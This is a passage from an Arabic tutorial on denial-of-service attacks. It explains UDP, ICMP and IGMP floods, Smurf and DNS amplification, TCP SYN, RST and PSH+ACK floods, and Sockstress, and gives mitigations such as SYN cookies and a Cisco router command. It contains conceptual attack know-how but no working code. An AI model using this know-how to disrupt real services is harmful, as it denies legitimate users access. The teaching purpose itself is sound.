ردود على استفسار **DNS** شرعيه من العملاء داخل الشبكة الخاصة بك، أو طوفان من طلبات **HTTP** على نطاق واسع الشرعية). إذا حدث هذا، فان الفلترة ببساطه سوف تقوم بإنقاذ على حد سواء الضحية وموارد **ISP**، ولكن حركة مرور عملاء الضحية سوف تصل الى الصفر، ويتحقق تأثير حجب الخدمة.

أنواع هجمات الحرمان من الخدمة


1. الهجمات التي تستهدف موارد الشبكة (Attacks Targeting Network Resources)

الهجمات التي تستهدف موارد الشبكة تحاول أن تستهلك كل من النطاق الترددي لشبكة الضحية باستخدام كمية كبيرة من حركة المرور الغير شرعيه لتشبع أنابيب الإنترنت للشركة. الهجمات بهذه الطريقة، تسمى **network floods** أو **Bandwidth Attacks**، وهي بسيطة لكنها فعالة. في هجوم الفيضانات النموذجية "***flooding attack***"، يتم توزيع الهجوم بين جيش من الآلاف من أجهزة الكمبيوتر أو الأجهزة المخترقة -**botnet** – والتي ببساطة ترسل كمية كبيرة من حركة المرور إلى الموقع المستهدف، الساحقة لشبكتها. في حين أنها قد تبدو هذه الطلبات مشروعة في أعداده الصغيرة. أما في الأعداد الكبيرة يمكن أن تكون ضارة بشكل كبير. المستخدم الشرعي حينما يحاول الوصول إلى موقع الضحية المندرج تحت هجوم الفيضانات فانه سوف يجد الموقع بطيء بشكل لا يصدق أو حتى لا يستجيب.

الفيضانات

UDP Flood: البروتوكول ***User Datagram Protocol (UDP)*** هو بروتوكول بدون اتصال يستخدم مخططات مضمنة في حزم **IP** للاتصال دون الحاجة إلى إنشاء جلسة عمل بين الجهازين (وبالتالي لا يتطلب عملية المصافحة). هجوم ***UDP Flood*** لا يستغل نقطة ضعف محددة، وإنما ببساطة ينتهك السلوك العادي على مستوى عال يكفي ليسبب ازدحام في الشبكة للشبكة المستهدفة. وهو يتألف من إرسال عدد كبير من مخططات **UDP** من عناوين **IP** والمحتمل أن يكون مزيف لمنافذ عشوائية على الملقم الهدف. الخادم يتلقى هذه الحركة غير قادر على معالجة كل طلب، ويستهلك النطاق الترددي كله في محاولة لإرسال حزم **ICMP** "***destination unreachable***" ردود تأكد أنه لا يوجد تطبيق يستمع الى الموانئ المستهدفة. كـ **volumetric attack**، يتم قياس **UDP Flood** بالميغابت في الثانية **Mbps** (عرض النطاق الترددي) و**PPS** (**packets per second**).


ICMP Flood: البروتوكول ***Internet Control Message Protocol (ICMP)*** هو بروتوكول أخر بدون اتصال يستخدم عمليات



IP، والتشخيص، والأخطاء. فقط كما هو الحال مع **UDP flood**، **ICMP flood** (أو **Ping Flood**) وهو هجوم غير قائم على نقاط الضعف. وهذا هو، لا يعتمد على أي من نقاط الضعف معين لتحقيق الحرمان من الخدمة. **ICMP flood** يمكن أن ينطوي على أي نوع من رسائل **ICMP** كـ **ICMP_ECHO**. بمجرد أن يتم إرسال ما يكفي من حركة مرور **ICMP** إلى الملقم الهدف، فان يصاب بالتضخم في محاولة لمعالجة كل طلب، مما يؤدى إلى حالة الحرمان من الخدمة. **ICMP flood** هو أيضا هجوم الحجمي "***volumetric attack***"، يقاس بالميغابت في الثانية **Mbps** (عرض النطاق الترددي) و **PPS** (**packets per second**).

في هذا النوع من الهجمات المهاجمين يقومون بإرسال عدد كبير من الحزم مع عناوين مصدر وهمية للملقم الهدف للتحطيم ويسبب التوقف عن الاستجابة لطلبات **TCP/IP**.


يستخدم بروتوكول ***Internet Control Message Protocol (ICMP)*** في الاساس لتحديد موقع معدات الشبكة وتحديد عدد القفزات للوصول الى موقع المصدر إلى الوجهة. على سبيل المثال، الحزم **ICMP_ECHO_REPLY** ("**ping**") تسمح للمستخدم بإرسال طلب إلى نظام الوجهة والحصول على استجابة مع الوقت إيابا.



IGMP Flood: بروتوكول ***Internet Group Management Protocol (IGMP)*** هو بروتوكول بدون اتصال آخر، ويستخدم من قبل ***IP hosts*** (أجهزة الكمبيوتر وأجهزة الراوتر) ليقدم تقريرا أو ترك عضوية الزمرة من أجل أجهزة الراوتر المجاورة. و**IGMP Flood** غير قائم على نقاط الضعف، كما يسمح **IGMP** بـ **multicast** حسب التصميم. تنطوي هذه الفيضانات على عدد كبير من تقارير **IGMP** والتي يتم إرسالها إلى الشبكة أو جهاز الراوتر، مما يؤدى الى تباطؤ ملحوظ في نهاية المطاف ومنع حركة المرور المشروعة من أن يتم إرسالها عبر الشبكة المستهدفة.

2. هجمات التضخيم (Amplification Attack)

هذا الهجوم يكون فيه المهاجم قادر على استخدام عامل التضخيم لمضاعفة قوة الهجوم وذلك من خلال اختراق خدمة ما لتوليد رسالة واحدة كبيره بشكل غير مناسب أو عدة رسائل لكل رسالة يتلقونها لتضخيم حجم حركة مرور الهجوم الموجه نحو الضحية المستهدفة. على سبيل المثال، يمكن للمهاجم استخدام جهاز الراوتر كمعامل للتضخيم، والاستفادة من ميزة **broadcast IP address** لإرسال رسائل إلى عناوين **IP** متعددة في حين انه يتم تزيف عنوان **IP** المصدر (المرسل) إلى **IP** الهدف. ومن الأمثلة الشهيرة من هجمات التضخيم ***Smurf Attacks*** (**ICMP amplification**) و ***Fraggle Attacks*** (***UDP amplification***).




على سبيل المثال، في هجوم **Smurf DoS**، المهاجمين يقومون باستغلال خدمة **IP network broadcasting service** وإرسال حزم **ICMP echo request** إلى عنوان **IP** متعدد الإرسال (**multicast address**) لشبكة وسيطة لتضخيم حركة مرور الهجوم. إذا لم تكن الشبكة الوسيطة تعمل على فلترة حركة مرور **ICMP** الموجهة إلى عناوين **IP** متعددة الإرسال، فإن العديد من الأجهزة على الشبكة سوف تتلقى حزمة **ICMP echo request** هذه وترسل الحزمة **ICMP echo reply** كرد. لتوجيه حزم **ICMP echo reply** نحو الضحية، فان المهاجمين يستخدمون عنوان **IP** الضحية كعنوان المصدر في حزمة **ICMP echo reply**. في هذا الهجوم، كل طلب **ICMP request** يرسل من قبل المهاجم يولد عدد **N** من رسائل الرد من الشبكة الوسيطة، حيث N هو تقريبا عدد الجنود في الشبكة الوسيطة. يستخدم هجوم سمورف على حد سواء الانعكاس "**reflection**" (تزوير عنوان **IP** المصدر) والتضخيم (استغلال **IP broadcast**)، وهذا يظهر أن تقنيات الانعكاس والتضخيم عادة ما تستخدم جنبا إلى جنب. ويمكن بسهولة تخفيف هذا الهجوم على جهاز سيسكو IOS باستخدام الامر **no ip directed-broadcast subinterface**، كما هو موضح في المثال التالي:

Router(config)# interface GigabitEthernet 0

Router(config-if)# no ip directed-broadcast

آخر مثال للهجوم والذي يشمل كلا من الانعكاس والتضخيم هو هجوم ***DNS amplification***، وفيه يكون المهاجم، قد سبق له اختراق ملقم **recursive DNS name server** لتخزين (***cache***) الملف كبير، يرسل الاستعلام مباشرة أو عن طريق الروبوتات إلى هذا الملقم **recursive DNS server**، والذي بدوره يقوم بفتح طلب لطلب ملف التخزين المؤقت الكبير. ثم يتم إرسال رسالة الرد (تضخيمها بشكل كبير في الحجم من الطلب الأصلي) إلى عنوان **IP** الضحية (المنتحل)، مما يسبب في حالة إنكار من الخدمة.

يوضح الشكل التالي مثالا لهجوم **DNS amplification** الذي لوحظ في عام 2006، حيث أنطوي هذا الهجوم على أكثر من 32،000 من خوادم ***recursive domain name servers*** المفتوحة. حيث قام المهاجم أولا باختراق خادم **authoritative DNS server** ومن ثم ينشر المهاجم سجل **resource record (RR)** كبير الحجم K4 بايت. ثم يكلف المهاجم الروبوتات لإرسال طلبات **DNS** مع عنوان **IP** الضحية إلى عدد كبير من خوادم **open recursive servers**، للسؤال عن سجل مورد كبير. خوادم **open recursive servers** تقوم بترجمة الاستعلام، ثم التخزين المؤقت للنتيجة "***cache the result***"، والعودة بسجل مورد كبير للضحية. كل استعلام DNS 56 بايت يتم إنشائها من خلال المضيف، يتم إنشاء 4،028 بايت من الاستجابة، وتحقيق 72:1 من التضخيم.



Connection-oriented attack: هي واحدة والتي يقوم فيها المهاجم أولا بتثبيت اتصال مسبق لإطلاق هجوم **DDoS**. نتائج هذا الهجوم يؤثر عادة على موارد الخادم أو التطبيق. الهجمات المستندة إلى **TCP** أو **HTTP** أمثلة لهجمات دوس المعتمدة على الاتصال.


Connectionless attack: هجوم بدون اتصال، من ناحية أخرى، لا يحتاج المهاجم لفتح اتصال كامل مع الضحية، وبالتالي هو أسهل بكثير في الإطلاق. نتائج الهجوم بدون اتصال تؤثر على موارد الشبكة، مما يسبب الحرمان من الخدمة قبل وصول الحزم الخبيثة الى الخادم. فيضانات **UDP** أو **ICMP** أمثلة من هجمات **DDoS** اتصال.

3. الهجمات التي تستهدف موارد الخادم (Attacks Targeting Server Resources)

الهجمات التي تستهدف موارد الخادم تحاول استنفاد الخادم من قدرات المعالجة أو الذاكرة، ويحتمل أن تسبب حالة الحرمان من الخدمة. والفكرة هي أن المهاجم يمكنه الاستفادة من الضعف الموجودة على الملقم الهدف (أو وجود ضعف في بروتوكول الاتصالات) من أجل أن يجعل الملقم الهدف ليصبح مشغولا في معالجة الطلبات الغير شرعية حتى أنه لم يعد لديه الموارد للتعامل مع الشرعية منها. "الخادم" الأكثر

شيوعا يشير إلى ملقم الموقع أو تطبيق ويب، ولكن هذه الأنواع من هجمات **DDoS** يمكن أن تستهدف الأجهزة المصحوبة بالحماية مثل الجدران النارية و**IPSS** كذلك.


الضعف في TCP/IP (TCP/IP Weaknesses)



هذه الأنواع من الهجمات تسئ استخدام بروتوكول **TCP/IP** من خلال الاستفادة من بعض نقاط الضعف في تصميمها. وعادة ما يسيئون استخدام بتات التحكم الستة (أو الأعلام "**flags**") لبروتوكول **TCP/IP** وهي **SYN**، **ACK**، **RST**، **PSH**، **FIN**، و**URG** من أجل تعطيل الآليات العادية لحركة مرور **TCP/IP**. على عكس **UDP** والبروتوكولات الأخرى القائمة بدون تأسيس اتصال، فهي قائمة على اتصال، وهذا يعني أن مرسل الحزمة يجب أن يأسس اتصال كامل مع المتلقي قبل إرسال أي من الحزم. يعتمد **TCP/IP** على آلية المصافحة الثلاثية "***three-way handshake mechanism***" (**SYN**، **SYN-ACK**، **ACK**) حيث كل طلب يقوم بإنشاء اتصال نصف مفتوح (SYN)، ثم الرد على الطلب (**SYN-ACK**)، ومن ثم اقرار الرد (**ACK**). وعند اكتمال آلية المصافحة الثلاثية، فان الاتصال يعتبر قد أنشا. أي هجوم هنا يحاول اساءة استخدام بروتوكول **TCP/IP** وغالبا ما تنطوي على إرسال حزم **TCP** في ترتيب غير صحيح، مما يسبب للملقم الهدف نفاذ موارده الحاسوبية في محاولات لفهم هذه الحركة الغير طبيعية.

TCP SYN Flood

في آلية المصافحة الثلاثية لـ **TCP**، يجب أن يكون هناك اتفاق بين كل طرفي الاتصال المزمع إنشاؤه. في حالة عدم وجود عميل **TCP** أو عميل غير مطلوب، مع **IP** مزيف، مثل هذا الاتفاق غير ممكن. في **TCP SYN**، أو ببساطة هجوم **SYN Flooding**، العملاء المهاجمين يقومون بقيادة الخادم للاعتقاد بأنهم يطالبون اتصالات مشروعة من خلال سلسلة من طلبات **TCP** مع أعلام **TCP** المقررة **SYN**، قادمة من عناوين **IP** منتحلة. للتعامل مع كل من طلبات **SYN** هذه، يفتح الملقم الهدف المواضيع (**threads**) ويخصص المخازن المقابلة للتحضير للاتصال. ثم يحاول إرسال **SYN-ACK** للرد على العملاء لطلب الاعتراف بطلبات الاتصال، ولكن لأن عناوين **IP** الخاصة بالعملاء مغشوشة أو عملاء غير قادرين على الاستجابة، فان حزمة (**ACK**) لن يتم إرسالها أبدا مرة أخرى إلى الخادم. لا تزال المواضيع (**threads**) في الخادم المفتوحة والمخازن لكل من طلبات الاتصال الأصلية، في محاولة لإعادة إرسال حزم **SYN-ACK** للاعتراف عدة مرات قبل اللجوء إلى طلب المهلة. لأن موارد الخادم محدودة وغالبا ما ينطوي **SYN Flooding** على عدد هائل من طلبات الاتصال، الخادم غير قادر على إعطاء المهلة لجعل **threads** مفتوحة للطلبات قبل وصول طلبات كثيره جديدة، وهذا يؤدي إلى حالة الحرمان من الخدمة.




إذا **SYN Flooding**، هو عباره عن إرسال كمية كبيرة من الاتصالات عبر بروتوكول **TCP** مع العلم **SYN**، وتجاهل كافة الحزم الاستجابة **SYN/ACK** مرة أخرى من خادم الضحية. ومن أجل أن يتسبب في حالة حجب الخدمة، تعتمد هذه التقنية على "الصبر" على مكدس **TCP**، التي لا يزال في انتظار رسالة **ACK**، لكل رسالة **SYN/ACK** إرسالها إلى العميل المفترض، من أجل تحديد ما يعتبره اتصال وارد حقيقي. خلال هذه العملية، لتتبع كل الاتصالات المشروعة، الملقم يخصص كمية كبيرة من الموارد المستخدمة عادة لطبيعتها لتقديم الخدمات. وبسبب حقيقة أن عدد اتصالات **TCP** في الخادم يمكن أن تفتح في وقت واحد محدود، فإذا كان المهاجم قادرا على إرسال ما يكفي من حزم **SYN**، فانه يمكن الوصول بسهولة إلى هذا الحد ومنع أي طلب تالي للحصول على استجابة من الملقم. هذا النوع من الهجوم من السهل التعامل معه.

في حالة التعامل مع الاتصالات مع الخادم من الخارج من قبل "خدمة بروكسي"، فهذا قادر، بشكل عام، إلى إدارة عدد كبير من الاتصالات الواردة دون الذهاب في المعاناة. هؤلاء البروكسي هي أيضا قادرة على وضع حد لجميع الاتصالات التي لا تمتثل لألية المصافحة الثلاثية لـ **TCP** في مثل هذه الطريقة الاتصالات قانونية هي فقط سوف تصل إلى الخادم. ولذلك، في هذه الحالة، فإن الهجوم لن يصل إلى الهدف الحقيقي، ولكن سيتم إيقاف في بدايته. طريقة أخرى لمواجهة هذا النوع من الهجوم هو من خلال استخدام **SYN Cookies** التي يمكن أن تدار مباشرة من الخادم. باستخدام هذا الأسلوب، والذي، يتطلب عمل حسابي كبير بسبب استخدام وظائف الهاش لمصادقة **SYN Cookies**. لهذا السبب، حل الأجهزة أفضل في أن تأخذ الرعاية من إدارة هذه الضوابط الخاصة وينبغي اختياره ومن ثم تقديمه (البروكسي/التسليم) بحيث أي اتصال قانوني إلى الخادم سوف يقدم من خلال هذه الخدمة.

في النهاية، أنه من التخفيف من الحدة ضد **SYN Flood** يحدث من خلال حلول الأجهزة المخصصة المحددة للكشف والتخفيف. هذه الأجهزة تأتي فقط لإدارة و"تنظيف" وحدات التخزين ذات حركة المرور الواردة العالية جدا وفعالة جدا للكشف والتخفيف من تهديدات **DDoS**.


TCP RST Attack

المقصود من العلم **TCP RST** هو إخطار الخادم أنه ينبغي عليه غلق اتصال **TCP** المقابل. في هجوم **TCP RST**، المهاجم يتداخل مع اتصال **TCP** نشط بين كيانين عن طريق تخمين رقم التسلسل الحالي ومن ثم تزيف حزمة **TCP RST** لاستخدام عنوان IP المصدر للعميل (التي يتم بعد ذلك إرسالها إلى الملقم). عادة ما يتم استخدام الروبوتات "**botnet**" لإرسال الآلاف من هذه الحزم إلى الملقم مع أرقام تسلسل مختلفة، مما يجعل من السهل إلى حد ما التخمين الصحيح. بمجرد حدوث ذلك، يقر خادم الحزمة **RST** التي أرسلت من قبل المهاجم، ومن ثم إنهاء ارتباط العميل الموجود في عنوان **IP** المزيف.



TCP PSH+ACK Flood

عندما يرسل المرسل حزمة **TCP** مع العلم **PUSH** والذي يتم تعينه إلى 1، فان النتيجة هي أن بيانات **TCP** يتم إرسالها فورا أو "دفعها" إلى متلقي **TCP**. هذا الإجراء في الواقع يجبر الخادم المتلقي لتفريغ ذاكرة "**buffer**" مكدس **TCP** لإرسال **ACK** عند اكتمال هذا العمل. المهاجم، عادة ما يستخدم الروبوتات "**botnet**"، ويمكن بالتالي إغراق الملقم الهدف مع العديد من هذه الطلبات. هذه تثقل كاهل مكدس **TCP stack buffer** على الملقم الهدف، الامر الذي يؤدى الى جعله غير قادر على معالجة الطلبات أو حتى الاعتراف "**ACK**" بها (مما يؤدى إلى حالة الحرمان من الخدمة).




“Low and Slow” Attacks

على عكس الفيضانات "**Flooding**"، هجمات "**Low and Slow**" لا تتطلب كمية كبيرة من حركة المرور. أنها تستهدف العيوب في تصميم محددة أو نقاط الضعف على الملقم الهدف مع كمية صغيرة نسبيا من حركة المرور الضارة، في نهاية المطاف تسبب في سقوطها. "**Low and Slow**" هجمات تستهدف موارد التطبيقات (وأحيانا موارد الخادم)، ويصعب جدا اكتشافها لأنها تنطوي على اتصالات ونقل البيانات التي تظهر أن تحدث بمعدل طبيعي.

Sockstress

Sockstress هي أداة هجوم تستغل نقاط الضعف في مكدس **TCP** للسماح للمهاجمين لخلق حالة من الحرمان من الخدمة للملقم الهدف. في ألية المصافحة الثلاثية لـ **TCP**، العميل يرسل حزمة **SYN** إلى الملقم، يستجيب الملقم مع حزمة **SYN-ACK**، يستجيب العميل إلى **SYN-ACK** مع **ACK**، وذلك لتأسيس الاتصال. المهاجمين يقومون باستخدام **Sockstress** لتأسيس اتصال **TCP** عادي مع الملقم الهدف ولكنهم يرسلون حزمة "**window size 0**" إلى الملقم داخل حزمة **ACK** الأخيرة، وإعطائها تعليمات لضبط حجم نافذة **TCP** إلى 0 بايت. نافذة **TCP** هي المخزن الذي يقوم بتخزين البيانات المستلمة قبل أنيتم رفعها الى طبقة التطبيق. يشير حقل حجم الإطار "***Windows size frame***" ما هو أكبر عدد من الحجرات في منطقة التخزين في كل لحظة من الزمن. حجم الإطار "***Windows size***" يتم تعيينه إلى صفر ويعني أنه لا يوجد مساحة على الإطلاق وأن الجانب الآخر يجب أن يتوقف عن ارسال المزيد من البيانات حتى إشعار آخر. في هذه الحالة سوف يرسل الخادم حزم حجم الإطار التحقيق "***window size probe***" إلى العميل باستمرار لمعرفة متى يمكن أن يقبل معلومات جديدة، ولكن لأن المهاجم لا يغير حجم الإطار، فانه يتم الحفاظ على اتصال مفتوح إلى أجل غير مسمى. من خلال فتح العديد من اتصالات من هذا النوع إلى ملقم، فان المهاجم يستهلك كل المساحة في جدول اتصال **TCP** للملقم (وكذلك الجداول الأخرى)، ومنع المستخدمين الشرعيين من تأسيس اتصال. بالتناوب، يمكن للمهاجم فتح العديد من الاتصالات مع حجم إطار صغير جدا (حوالي 4 بايت)، مما يضطر الخادم لتفتيت المعلومات إلى عدد هائل من القطع 